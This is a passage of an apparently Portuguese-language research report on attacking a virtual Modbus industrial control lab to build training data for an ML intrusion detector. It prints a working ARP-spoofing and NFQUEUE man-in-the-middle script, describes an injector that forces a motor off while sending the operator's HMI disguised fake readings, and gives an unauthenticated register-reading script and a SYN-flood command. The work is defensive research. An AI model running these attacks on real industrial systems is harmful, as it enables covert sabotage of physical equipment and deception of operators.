- Neste ataque, o atacante vai ler os dados introduzidos nos registos Modbus enviados pelo PLC 2 (registo 6) e usar estes valores para os enviar ao HMI, de forma a enganar o mesmo, uma vez que, em simultâneo, vai enviar valores maliciosos para o PLC 1. Este PLC tem por objetivo controlar o funcionamento do motor. Em valores normais, o motor está sempre ligado. No entanto, o atacante vai enviar um valor baixo de temperatura, forçando o PLC 1 a desligar o motor. Quem controla o HMI nunca se vai aperceber disto uma vez que está a receber leituras aparentemente normais.

Este ataque foi automatizado utilizando um script Python (`modbus_injector.py`), que realiza a manipulação dos pacotes Modbus, e um script de shell (`mitm_attack.sh`), que automatiza toda a execução do ataque. Ambos estão presentes no repositório do [Github](#).

Shell Script - MitM Attack

O script prepara e executa um ataque de ARP spoofing bidirecional e injeção de pacotes Modbus TCP (**script Python**), posicionando a máquina atacante num cenário de MitM, isto é, entre o HMI e os PLCs, permitindo alterar ou injetar comandos Modbus (como os "FC3 Read Holding Registers" e "FC6 Write Single Register").

Cenário real (sem ataque):

- O HMI envia pedidos de leitura de registos FC3 para o PLC1, e este responde com os valores pedidos.

- O PLC2 envia dados para o PLC1, e o motor é controlado normalmente pelo PLC 1.
- Cada dispositivo sabe o MAC de cada IP pela cache da sua tabela ARP.




Figura 14 - Representação do ataque de MitM ofensivo.

O código do script é o seguinte:

```
#!/bin/bash

# === CONFIGURAÇÕES ===
IFACE="eth1"
HMI="172.27.224.10"
PLC1="172.27.224.250"
PLC2="172.27.224.251"
QUEUE_NUM=1
PYTHON_SCRIPT=".modbus_injector.py"
# =====

# Verificar root
if [ "$EUID" -ne 0 ]; then
    echo "[ERRO] Este script tem de ser corrido como root!"
    exit 1
fi
```

```

# Ativar encaminhamento
echo 1 > /proc/sys/net/ipv4/ip_forward

# Desativar offloading (evita problemas Scapy)
ethtool -K $IFACE tx off rx off tso off gso off gro off lro off

# Regras iptables para interceptar Modbus TCP (porta 502)
iptables -I FORWARD -p tcp --dport 502 -j NFQUEUE --queue-num
$QUEUE_NUM
iptables -I FORWARD -p tcp --sport 502 -j NFQUEUE --queue-num
$QUEUE_NUM

# Função de limpeza
cleanup() {
    echo "[INFO] A limpar regras e processos..."
    pkill -P $$ 
    iptables -D FORWARD -p tcp --dport 502 -j NFQUEUE --queue-
num $QUEUE_NUM
    iptables -D FORWARD -p tcp --sport 502 -j NFQUEUE --queue-
num $QUEUE_NUM
    exit 0
}
trap cleanup INT

# Iniciar ARP spoof bidirecional
arpspoof -i $IFACE -t $HMI $PLC1 &
arpspoof -i $IFACE -t $PLC2 $PLC1 &
arpspoof -i $IFACE -t $PLC1 $HMI &
#arpspoof -i $IFACE -t $PLC1 $PLC2 &

# Iniciar script Python
python3 "$PYTHON_SCRIPT" &

# Esperar até CTRL+C
wait

```

O que faz o atacante:

1. O atacante está ligado na mesma rede física (por exemplo, numa porta do switch).
2. Com recurso à ferramenta arpspoof, envia mensagens ARP falsas do género:
 - o “HMI, eu sou o PLC 1.”
 - o “PLC 2, eu sou o PLC 1.”
 - o “PLC 1, eu sou o HMI.”
3. Ao receber estas mensagens, cada máquina substitui na cache da sua tabela ARP o mapeamento do endereço físico para o IP do atacante.

4. Com isso, todo o tráfego passa pela máquina do atacante, que o reencaminha para o destino real (senão a comunicação parava, a ferramenta arpspoof resolve este problema).
5. O atacante pode olhar, alterar ou bloquear qualquer comando ou resposta sem que HMI nem PLC percebam. Como o protocolo Modbus não contém qualquer tipo de segurança, como encriptação ou autenticação, este ataque poderá ser muito eficaz.

De forma resumida, o script permite executar as seguintes ações:

- **Ativar encaminhamento IP:** permite que a máquina Kali funcione como "router invisível".
- **arpspoof:** engana os dispositivos, fazendo-os enviar pacotes para o atacante.
- **iptables + NFQUEUE:** redireciona **apenas pacotes Modbus (porta 502)** para uma fila especial que o script Python irá processar.

Modbus Injector - MitM Attack

Inicialmente, o script Python tinha uma complexidade mais reduzida e que, de certa forma funcionaria num cenário virtualizado como é o caso, onde não existem componentes reais.

O script limitava-se a recolher os dados vindos do FC 6 e a enviá-los para o HMI (FC 3). Em simultâneo, alterava estes pacotes e modificava o valor da temperatura (registo 6), forçando o motor a desligar ao enviar temperaturas baixas.

No entanto, caso isto acontecesse num cenário real, a temperatura do óleo iria aumentar, pelo que, quem monitoriza o HMI iria aperceber-se que algo não estava certo pois o motor estaria desligado com grandes temperaturas.

Logo, para que os ataques se assemelhem a situações realistas, foi aumentada ligeiramente a complexidade do script.

De forma geral:

- Monitoriza e altera tráfego Modbus entre HMI e PLCs.
- Altera valores de escrita (FC6) enviados do PLC2 para o PLC1, mas apenas depois de um tempo de coleta inicial.
- Adultera leituras (FC3) devolvidas do PLC1 para a HMI para esconder a manipulação (responde com valores falsos coerentes).

Fluxo geral

1. O script intercepta pacotes usando netfilterqueue (iptables → NFQUEUE → Python).
2. Reconstrói os pacotes com Scapy (IP, TCP, Raw).
3. Se o pacote for Modbus/TCP (porto 502), inspeciona o PDU:
 - Se for **FC6** (Write Single Register), grava o valor real num buffer e, **5 min**, substitui pelo valor artificial (**ARTIFICIAL_VALUE**).

- o Se for **FC3 request** (HMI → PLC1), guarda o pedido para associar à resposta correta.
 - o Se for **FC3 response** (PLC1 → HMI), e se adulteração estiver ativa, altera o valor do registo alvo para um valor sintético suavizado (calculado de acordo com o tráfego capturado no início).
4. Recalcula *checksums*, envia o pacote manipulado e loga tudo.

Principais variáveis de configuração

- **TARGET_REGISTER** = 6 → registo Modbus que será alterado
- **ARTIFICIAL_VALUE** = 10 → valor falso injetado nos writes (FC6)
- **BUFFER_SIZE** = 25 → quantos valores reais acumular antes de modificar
- **EMA_ALPHA** = 0.2 → suavização da baseline real (média exponencial)
- **SYNTH_ALPHA** = 0.1 → suavização do valor adulterado (para parecer natural)
- **WAIT_SECONDS** = 5 * 60 → espera 5 minutos antes de adulterar

Intercetação do FC6

- Se o pacote for destino porto 502 (para o PLC) e fc==6:
 - o Lê registo (reg) e valor (val).
 - o Se for o registo-alvo → salva valor real no buffer e atualiza baseline.
 - o Antes do tempo de espera: apenas coleta e loga (fase azul).
 - o Depois do tempo de espera e buffer cheio: substitui o valor por **ARTIFICIAL_VALUE** (fase vermelha → adulteração).

Intercetação do FC3 (Read Holding Registers)

1. **Request (HMI→PLC1)**
 - o Guarda o (start, qty) da leitura usando uma chave (ip.dst, ip.src, trans_id, unit_id) para depois reconhecer a resposta correspondente.
 - o Apenas loga, não altera.
2. **Response (PLC1→HMI)**
 - o Só age **se started=True** (adulteração ativa).
 - o Atualiza **synthetic_value** suavemente.
 - o Se a leitura contiver o registo-alvo, substitui o valor real pelo sintético.
 - o Loga a adulteração (fase verde).

Manutenção de checksums

Sempre que modifica o pacote, apaga os campos len e checksum do IP/TCP para o Scapy recalcular automaticamente antes de enviar.

Comportamento prático

- Primeiros 5 minutos:
 - Coleta valores reais enviados para o registrador 6 (PLC2→PLC1).
 - Calcula baseline real usando EMA.
 - Não altera nada ainda.
- Após 5 minutos e com pelo menos 5 valores:
 - Começa a enviar 10 em vez do valor real no FC6.
 - Mantém um **valor falso suavizado** no FC3 para enganar a HMI, simulando oscilações naturais.
- Logs coloridos:
 - Azul = coleta (fase inicial).
 - Vermelho = adulteração FC6.
 - Verde = adulteração FC3.
 - Amarelo = pedidos FC3 legítimos.




Figura 15 - Representação do timing do ataque MitM.

Scouting Attacks

A fase de scouting pode incluir vários tipos de ataque. Focando no protocolo Modbus, nas regras do Snort, foram encontrados alertas referentes a funções potencialmente perigosas que podem fornecer informações sobre o PLC e a sua comunicação. Em dispositivos reais seria uma possibilidade estas funções estarem ativas. No entanto, e tal como já foi provado, o PLC virtual não possui suporte a estas funções.

Logo, decidiu-se realizar um ataque muito simples, que se aproveita das vulnerabilidades do protocolo Modbus. Por um lado, tal como já foi referido várias vezes, o protocolo não possui encriptação, o que facilita a análise de tráfego. Para obter este tráfego, uma opção seria uma ataque MitM. No entanto, como já foi efetuado um ataque relativamente complexo nesse âmbito, decidiu-se seguir por outra abordagem e aproveitar outro ponto fraco do protocolo, a autenticação.

O Modbus é baseado no paradigma de cliente-servidor, sendo que o PLC atua como servidor, estando disponível para responder a pedidos dos seus clientes. Como não existe autenticação, qualquer dispositivo pode atuar como um cliente. Para provar isso, foi criado um script muito simples que faz pedidos Modbus FC3, o que permite ao atacante analisar os valores que se encontram nos registos. Isto pode ser perigoso, pois permite ao atacante inferir o funcionamento do sistema e onde podem atacar.

O script criado foi o seguinte:

```
import socket
import time

def send_modbus_packet(ip, port, packet):
    sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    sock.settimeout(5)
    try:
        sock.connect((ip, port))
        sock.sendall(packet)
        response = sock.recv(1024)
        return response
    finally:
        sock.close()

def read_holding_registers(ip='172.27.224.250', port=502,
                           start_address=0, quantity=10):
    transaction_id = b'\x00\x01'                      # 2 bytes - pode ser
    incrementedo se quiseres
    protocol_id = b'\x00\x00'                          # 2 bytes
    length = b'\x00\x06'                                # 2 bytes: unit id +
    function + 4 bytes de payload
    unit_id = b'\x01'                                    # 1 byte (normalmente
    1)                                                 # Read Holding
    Registers

    # Start address e quantity em big endian (2 bytes cada)
    start_addr_bytes = start_address.to_bytes(2,
                                              byteorder='big')
    quantity_bytes = quantity.to_bytes(2, byteorder='big')

    packet = transaction_id + protocol_id + length + unit_id +
    function_code + start_addr_bytes + quantity_bytes

    response = send_modbus_packet(ip, port, packet)
    return response
```

```

def parse_registers(response):
    # Resposta tem:
    # Transaction ID (2 bytes), Protocol ID (2 bytes), Length (2
    # bytes), Unit ID (1 byte), Function Code (1 byte), Byte Count (1
    # byte), Dados...
    if not response or len(response) < 9:
        return None
    byte_count = response[8]
    registers = []
    for i in range(byte_count // 2):
        reg = (response[9 + 2*i] << 8) + response[10 + 2*i]
        registers.append(reg)
    return registers

if __name__ == '__main__':
    ip = '172.27.224.250'
    port = 502
    start_address = 0      # endereço inicial dos registos
    quantity = 10           # número de registos a ler

    print(f'A ler registos com FC 3 do PLC {ip}...')

    while True:
        try:
            response = read_holding_registers(ip, port,
start_address, quantity)
            registers = parse_registers(response)
            if registers is None:
                print('Resposta inválida ou sem dados.')
            else:
                print(f'Registos {start_address} a
{start_address+quantity-1}: {registers}')
                time.sleep(1)
        except KeyboardInterrupt:
            print('\nInterrompido pelo utilizador. A sair...')
            break
        except Exception as e:
            print(f'Erro: {e}')
            time.sleep(2)

```




Figura 16 - Leitura de valores de registos através de um dispositivo não autorizado.

Para correr o script foi criado o script de shell:

```
#!/usr/bin/env bash
set -euo pipefail

# Verificação de sudo
if [ "$EUID" -ne 0 ]; then
    echo "Este script precisa de ser corrido com sudo."
    echo "Use: sudo $0"
    exit 1
fi

SCRIPT_DIR=$(cd "$(dirname "${BASH_SOURCE[0]}")" && pwd)
LOG_FILE="$LOG_DIR/modbus_reader_$(date +'%Y%m%d_%H%M%S').log"

echo "A iniciar leitura de registos Modbus..."
echo "Logs serão gravados em: $LOG_FILE"
echo "Pressiona CTRL+C para parar."

python3 -u "$SCRIPT_DIR/modbus_reader.py" 2>&1 | tee -a
"$LOG_FILE"
```

Automatização com a vSphere API

A fase de testes é habitualmente um processo repetitivo e sujeito a erros. Por essa razão, o processo de criação de máquinas virtuais pode e deve ser gerido de forma automatizada. No ESXi isso é possível através da vSphere API.

A biblioteca Python [pyVmomi](#) facilita a interação com esta API, tendo funções que permitem por exemplo a criação, destruição ou gestão de máquinas virtuais no ESXi.

Como estamos a utilizar o ESXi apenas (sem o vCenter) não existe a criação de templates das VMs. Logo, o processo de automatização apenas evolui a gestão de snapshots e execução dos ataques. Na **fase 1** será carregada a snapshot base, que será

utilizada em todas as experiências. Esta snapshot iniciará com um ambiente normal de execução o tráfego Modbus normal.

Script pyVmomi para o ESXi

O que o script faz:

1. **Liga-se ao ESXi** via API pyVmomi.
2. **Reverte todas as VMs** para o snapshot inicial definido no YAML.
3. **Liga as VMs** (se necessário) e aguarda pelo **VMware Tools** para garantir operações in-guest.
4. **Inicia o Mod-Sentinel** no Kali (cd /Mod-Sentinel && python3 main.py start).
5. **Executa o ciclo da experiência escolhida:**
 - o pre_time → período inicial com tráfego normal e Mod-Sentinel ativo.
 - o attack_time → corre o script de ataque em background na Kali (ex.: dos_attack.sh, mitm_attack.sh, etc.).
 - o post_time → período final de tráfego normal após o ataque.
6. **Para o Mod-Sentinel** (python3 main.py stop), compacta a pasta logs/ e transfere para o host.
7. **Descarrega também o log do ataque** (/tmp/attack.out) para análise.
8. **Cria uma pasta por experiência** em ./runs/ e guarda todos os ficheiros lá.
9. O processo termina no final da experiência (não há snapshots pós-experiência automáticos neste modelo, teve de ser abandonada esta ideia pois não existem recursos para a mesma).

Logs no terminal

- O script mostra:
 - o [INFO] → passos de controlo (revert, poweron, download, etc.).
 - o [AVISO] → problemas (ex.: VMware Tools não ativo).
- O output dos ataques é redirecionado para /tmp/attack.out dentro da VM e depois descarregado.
- Os logs do Mod-Sentinel são transferidos da pasta /Mod-Sentinel/logs/ para a pasta local da experiência.

Estrutura dos resultados

No host, tudo vai para a pasta **./runs/**:

```
./runs/
dos_synflood_20250917-101200/
  attack.out
  modsentinel_dos_synflood_20250917-101200.tgz
  logs/... (extraídos do tgz)
```

```

mitm_injection_20250917-103300/
attack.out
modsentinel_mitm_injection_20250917-103300.tgz
logs/...
modbus_reader_only_20250917-104500/
attack.out
modsentinel_modbus_reader_only_20250917-104500.tgz
logs/...

```

- Cada pasta corresponde a uma experiência.
- Inclui sempre:
 - attack.out (stdout/stderr do ataque).
 - .tgz dos logs do Mod-Sentinel + extração da pasta logs/.

Configuração do YAML

- Lista de VMs e snapshots base:

```

vms:
- name: KaliST01
  base_snapshot: clean
  guest_user: root
  guest_pass: pass
  tools_wait_sec: 120

  • Experiências disponíveis (cada uma tem name, description, kali_attack,
    pre_time, attack_time, post_time):

```

```

experiments:
- name: dos_synflood
  description: "DoS SYN flood (hping3)"
  kali_attack: "/temp/dos_attack.sh hping3_synflood
172.27.224.250 eth1"
  pre_time: 10
  attack_time: 10
  post_time: 10

- name: modbus_reader_only
  description: "Passive Modbus reader"
  kali_attack: "/temp/run_scouting.sh"
  pre_time: 10
  attack_time: 10
  post_time: 10

```

Como correr

1. Ligar ao ESXi com as devidas credenciais:

```

python3 vmware_experiments.py \
--esxi 192.168.1.10 \
--user root \
--password "ESXI_PASS" \

```

```
--insecure \\
--config ./experiments.yaml
```


2. O menu mostra as experiências configuradas (escolhe pelo número ou pelo nome).
3. Durante a execução:
 - o [INFO] Revert → VM ... → snapshot revertido.
 - o [KaliST01:attack] ... → execução do ataque.
 - o PRE complete / ATTACK complete / POST complete → evolução da experiência.
 - o Logs extracted to ./runs/... → recolha dos resultados.
4. Para parar a qualquer momento: CTRL+C

Nota: caso existam problemas com timeouts da sessão com o ESXi, é possível aumentar o tempo de vida da mesma através dos seguintes comandos:

```
esxcli system settings advanced set -o
/UserVars/ESXiShellInteractiveTimeOut -i 7200
esxcli system settings advanced set -o
/UserVars/ESXiShellTimeOut -i 7200
```

Nota: Isto mete 2 horas de timeout, em vez do default de 30 min. É preciso permissão de root para correr estes comandos!

4. Construção do Modelo de ML



Objetivo do Modelo

O modelo treinado pelo script é um classificador supervisionado de eventos de rede, destinado a identificar atividades **maliciosas** (malicious) a partir de atributos relevantes dos pacotes ou transações.

A pipeline do modelo inclui:

- **Pré-processamento de dados:** preenchimento de valores em falta (imputation) e codificação de variáveis categóricas (OneHotEncoding).
- **Classificação:** RandomForestClassifier com balanceamento de classes.

Modelo Escolhido

O [Random Forest](#) foi selecionado como algoritmo de classificação devido às suas características:

- **Robustez a outliers e dados ruidosos** – cada árvore é construída a partir de uma amostra aleatória e de um subconjunto de características.
- **Capacidade de lidar com variáveis numéricas e categóricas** – ideal para conjuntos de dados mistos.

- **Importância das variáveis (feature importance)** - permite identificar as variáveis mais influentes na decisão do modelo.
- **Balanceamento de classes** - útil quando os eventos maliciosos são significativamente menos frequentes que os normais.

Outputs do Script

Durante a execução, o script gera os seguintes artefactos:

1. **Modelo treinado (.pkl)** - ficheiro do modelo, que permite utilizar o mesmo para treinos futuros.
2. **Resultados de teste** (resultados_YYYYMMDD_HHMMSS.csv) - inclui as previsões realizadas sobre os dados de teste.
3. **Métricas de performance** (classification_report_YYYYMMDD_HHMMSS.csv) - detalha a precisão, recall e F1-score.
4. **Matriz de confusão** (matriz_confusao_YYYYMMDD_HHMMSS.png) - visualiza o desempenho do modelo na classificação correta vs incorreta.
5. **Feature Importance** (feature_importance_YYYYMMDD_HHMMSS.png) - identifica as features mais relevantes para o modelo.
6. **Relatório HTML** (relatorio_YYYYMMDD_HHMMSS.html) - contém todas as métricas, gráficos e informações de treino/teste de forma visual e estilizada.



Figura 17 - Relatório de treino do modelo (parte inicial).




Figura 18 - Relatório de treino do modelo (parte final).

Resultados da Primeira Execução

Depois de obter um dataset de treino e outro de teste já é possível testar o modelo. Cada dataset contém um CSV de tráfego benigno e um CSV para cada ataque.

A matriz de confusão obtida ao correr o script do modelo foi a seguinte:




Figura 19 - Matriz de confusão da primeira fase de treino do modelo.

- **Interpretação:**
 - O modelo classificou corretamente 185,627 eventos normais e 193,540 eventos maliciosos.
 - Houve 7,113 falsos positivos (normal classificado como malicioso) e 5,665 falsos negativos (malicioso classificado como normal).
- **Conclusão preliminar:**
 - O classificador demonstra alta capacidade de distinção entre eventos normais e maliciosos, com uma taxa de erro relativamente baixa.
 - Este é um ponto de partida interessante para integração em pipelines de monitorização de rede, auditorias de segurança ou deteção de anomalias.

Nota: o próximo passo é aumentar os dados de treino do modelo. Tal como é possível visualizar na imagem do início da secção, chegou-se a uma conclusão que para este projeto seria suficiente ter 5 runs das experiências, onde 3 seriam para treino do modelo e as outras duas para teste (predict).

5. Nota Final

Este projeto não foi concluído pois o aluno iniciou o desenvolvimento da tese noutra projeto e a duração da bolsa foi também ultrapassada. Adicionalmente, ocorreram limitações técnicas no ambiente de execução (falha de recursos da máquina), o que dificultou a recolha e processamento dos dados necessários.

Não obstante, o trabalho desenvolvido constitui uma base sólida para a sua conclusão ou futuro aprofundamento. O aluno manifesta o seu interesse em reintegrar o projeto caso surja uma oportunidade futura.